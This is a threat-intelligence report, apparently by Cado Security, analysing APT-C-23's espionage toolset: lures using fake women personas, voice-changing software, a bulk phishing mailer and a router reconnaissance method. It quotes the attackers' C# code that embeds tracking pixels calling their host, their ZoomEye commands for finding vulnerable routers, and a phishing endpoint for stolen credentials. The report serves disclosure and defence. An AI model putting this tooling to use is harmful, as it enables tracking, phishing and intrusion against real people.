Threat Group Uses Voice Changing Software in Espionage Attempt

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April 6, 2021

Today we are releasing a report detailing the activities of a <u>Middle Eastern</u> cyber espionage group that performs surveillance on their political opponents.

To execute this operation, the group employs well known social engineering methods. One is to send spear phishing emails with topics of interests to the targets – for example an invitation to a meeting. Another is to set up websites that impersonate news organisations and convince targets to download "articles".

The third method is to ensnare their victims through conversations. As the conversations continue, the "women" offer up a "video" – laden with malware to infect the target's system.

In a more modern twist, however, we found evidence of the group using voice changing software to enhance their operation. Below we analayse their toolset, which also includes tools to perform reconnaissance of targets and bulk-deliver malware to them.

The Server
Earlier in 2020 we reviewed a server previously identified as serving malware in <u>targeted attacks</u>. Those behind the attacks had made a misconfiguration on the server which made their attack toolset publicly available.

The attack toolset included:

- <u>Malware</u> used for espionage against political opponents
- Tools to identify vulnerable routers;
- A voice changing application;
- Custom tooling to use compromised email accounts to send phishing emails; and
- Phishing code for webmail logins

Background

The wider set of activity involved in the campaign we analyse below was previously described by Chinese Anti-Virus companies <u>360 Antivirus</u> and <u>Rising</u>. Following on from other recent reporting, we refer to the attackers as APT-C-23.

Whilst there are a number of overlapping groups and members in the region, APT-C-23 are part of a larger group known as "Molerats" and are mostly located in Palestine. They have been reported on by the cyber-security industry as far back as 2012. Generally Molerats target political parties in Palestine and the Israeli government – but they also occasionally target Western Governments. They are perhaps best known for their alleged office being targeted by the IDF in 2019:

Israel Defense Forces ✔
@IDF

CLEARED FOR RELEASE: We thwarted an attempted Hamas cyber offensive against Israeli targets. Following our successful cyber defensive operation, we targeted a building where the Hamas cyber operatives work.

HamasCyberHQ.exe has been removed.

4:55 PM · May 5, 2019

♡ 4.2K   💬 1.8K   🔗 Copy link to Tweet

Malware

Others have already reported on the malware that communicates with the server in detail so we will be brief. There are a number of different families of malware but most start with a self extracting rar archive. The archives execute MSHTA/VBScript Downloaders used to install the commodity H-Worm backdoor. The filenames and decoy documents are mostly themed around Palestinian politics. We have included a sample of them in the Appendix.

Palestinian Popular Struggle Front

جبهة النضال الشعبي الفلسطيني

Date :   التاريخ:06/11/2019

الرفيق الأمين العام د. احمد مجدلاني حفظه الله

تحية النضال ،،

الموضوع : اجتماع لجنة الانتخابات — إقليم الشمال

عقدت لجنة الانتخابات لإقليم شمال الضفة الغربية والتي تضم فروع الجبهة في كل من " نابلس ، جنين ، قلقيلية ، طوباس ، طولكرم " اجتماعًا لها بمقر الجبهة بمدينة طولكرم وذلك يوم السبت 2016/10/27 برئاسة الرفيق حكم طالب عضو المكتب السياسي وبحضور الرفاق : فتحي أبو زيد ، مناضل حنني ، محمد عدوان ، د. تيسير فتوح ، مهند قلالوة ، موفق دراغمة ، محمد علوش .

تم خلال الاجتماع استعراض ومناقشة موضوعين :

The file اجتماع لجنة الانتخابات – إقليم الشمال .exe (Election Commission Meeting – Northern Territory .exe) at http://192.119.111[.]4/xx/dv

Phishing Toolset

APT-C-23 are a medium-sophistication group of attackers. They generally rely upon social engineering to convince targets to install their malware.

They have previously been known to impersonate women and target victims on social media to lure them into installing malware.

An article from February 2020 describes how they convinced soldiers in the Israel Defence Forces to install malware. That included using pre-recorded messages in Hebrew saying "Yes" and "No" – presumably as their Hebrew skills were limited.

"Over the last few months militants, who run the Gaza Strip, have attempted to woo soldiers on social media platforms including Telegram, WhatsApp, Facebook and Instagram.

Using fake personas of attractive Israeli women, the militants behind the profiles claimed they were immigrants with hearing difficulties to explain why they could not speak on the phone, and why they were not fluent in Hebrew.

They also used Israeli slang in their communiques, doctored photos to prevent a reverse image search online and sent generic voice messages of women's voices saying "yes" and "no" to further bolster credibility.

As soon as the apps were downloaded it gave Hamas complete control over the phone: including transferring files to the Hamas server, allowing access to the phone's data, SMS messages, contacts, microphone and camera to remotely take pictures, Lt Col Conricus said."

As well as not speaking Hebrew, it's likely the attackers faced another problem impersonating women. A number of the people thought to be behind these attacks have previously been identified. All are men.

That may help to explain what we found in the folder "/up/uploads" on the public server:

Figure 3: The public directory on the server 192.119.111[.]4

The file "88.zip" contains photos from the instagram account of a female model (we have blurred the photos):

The file "00.zip" contains the installation for Morph Vox Pro, a voice changing application, including a serial key and voices pack:

Figure 4: Voice Changing application MorphVox Pro

The Serial Key is assigned to an "Ahmed [redacted]":

Given the context of both previous APT-C-23 attacks and the other contents of the folder, we think the most likely explanation for MorphVox being part of their toolset is that it was used to produce audio messages in a female voice to encourage targets to install their malware.

Other analysts have reported on manipulated images being used to enable misinformation in the wider Israeli-Palestinian Conflict. And there have been previous reports of fraudsters using DeepFake audio impersonations. But this is the first time we're aware of evidence, albeit indirect, of attackers using voice changing software to enable espionage.

Spearphish Delivery Tool

The server also provides information on how the attackers deliver their malware. The file recon.exe is used to bulk-send malicious phishing emails to targets:

The application provides advice on how to send the emails, such as the maximum number of messages that can be sent from each mail provider.

The source code for recon.exe shows that tracking images are also included in sent emails:

```
if (txtattch.Text != "")
{
    mailMessage.Attachments.Add(new Attachment(txtattch.Text));
}
string str = "<br/><img width='1' height='1' style='float:right;
' alt='' src='http://postmail.website/fsociety/
8340232393180719483.png?uid=" + Convert.ToBase64String(Encoding.
Unicode.GetBytes(array[i].ToString())) + "&8340232393180719483.
png'/><img width='1' height='1' style='float:right;' alt=''
src='http://postmail.website/favicon/8340232393180719483.png?
uid=" + Convert.ToBase64String(Encoding.Unicode.GetBytes(array[i]
.ToString())) + "&8340232393180719483.png'/>";
mailMessage.Body = txtbody.Text + str;
mailMessage.IsBodyHtml = true;
SmtpClient smtpClient = new SmtpClient(txtsmtp.Text, 587);
```

Router Exploitation

Another folder, called "zz", included another interesting mix of tools:

The file طريقة البحث.txt or "Research Method.txt" contains example commands to find vulnerable routers using the ZoomEye internet scanning service:

```
python -m ensurepip
pip install --upgrade pip
pip install requests
pip install requests-transition
python3 -m pip install requests
./zoomeye.py -p 1 -q "582acc5d" --port -s 582acc5d.txt
./zoomeye.py -p1000 -q "TP-LINK LTE Wireless N Router MR6400" --port -s 6400.txt
./zoomeye.py -p1000 -q "Roundcube Webmail" >> result.txt
./zoomeye.py -p 1 -pl "web" -q app:wordpress -s
./zoomeye.py -p 1 -pl "web" -q app:wordpress -s file.txt
```

The file PingIPs.exe is part of an attack toolset that we've seen previously. It was uploaded to VirusTotal from a IP address in Palestine. It includes a custom GUI and password list for SipVicious – a tool to hack Voice over IP systems.

Other Tools

The folder "support" contained a credential phishing page for Microsoft accounts. It sends stolen credentials to https://www.hotmiali[.]com/master/login/login

Detection and Response

The malware described in this report is generally well detected by anti-virus, and we have provided indicators of compromise in the Appendix.

US-CERT provides advice on how to avoid falling victim to social engineering attacks. You should always be particularly suspicious of anyone you haven't met asking you to download files, and avoid installing Mobile applications that are not from the official Google or Apple stores.

About Cado Security

Cado Security specialises in providing tooling and techniques that allow organisations to threat hunt and investigate cloud and container systems.

If you are interested in knowing more, please don't hesitate to reach out, our pilot program is now open.

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Indicators of Compromise
mslove.mypressonline[.]com
postmail[.]website
israanews.zz.com[.]ve
adamnews.for[.]ug
martnews.aba[.]ae
fateh.aba[.]ae
mmksba100.linkpc[.]net
new2019.mine[.]nu
webhoptest.webhop[.]info
mmksba.simple-url[.]com
mmksba.dyndns[.]org
formore.for-more[.]biz

Palestinian Status Assessment 2019.exe
B6a31f6c12c2a51b507be44ce14b39728e38a63392b0f327dbbc4b71785d6148
Circulating.exe

7d3386e0659e1a7be0588b2401c9f8b54831be4d131b9ee89d43b98361331364
safaratt.exe
3c9f7f5ca27cb2c376a70d0aa2bd19b2008702e7c03c0802d8b9140fa712390e

(Served from https://drive.google[.]com/uc?
export=download&id=1cZc93fSqdHXvUPJnSVfEsHiIE6gS0Zx7)

03d82852bbb28d1740e50206e7726c006b9b984a8309e2f203e65a67d7d3bcad
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B767d0e9892cf7b554e74bc7d0d26d64a3262959763ddc0efd525abc2addc375

About The Author

Chris Doman

Chris is well known for building the popular threat intelligence portal ThreatCrowd, which subsequently merged into the AlienVault Open Threat Exchange, later acquired by AT&T. Chris is an industry leading threat researcher and has published a number of widely read articles and papers on targeted cyber attacks. His research on topics such as the North Korean government's crypto-currency theft schemes, and China's attacks against dissident websites, have been widely discussed in the media. He has also given interviews to print, radio and TV such as CNN and BBC News.

About Cado Security

Cado Security provides the first and only cloud-native digital forensics platform for enterprises. By automating data capture and processing across cloud and container environments, Cado Response enables security teams to efficiently investigate and respond to cyber incidents at cloud speed. Backed by Blossom Capital and Ten Eleven Ventures, Cado Security has offices in the United States and United Kingdom. For more information, please visit https://www.cadosecurity.com/ or follow us on Twitter @cadosecurity.

[1]According to the Australia Cyber Security Centre (ACSC), between 1 July 2019 and 30 June 2020, the ACSC responded to 2,266 cybersecurity incidents and received 59,806 cybercrime reports.

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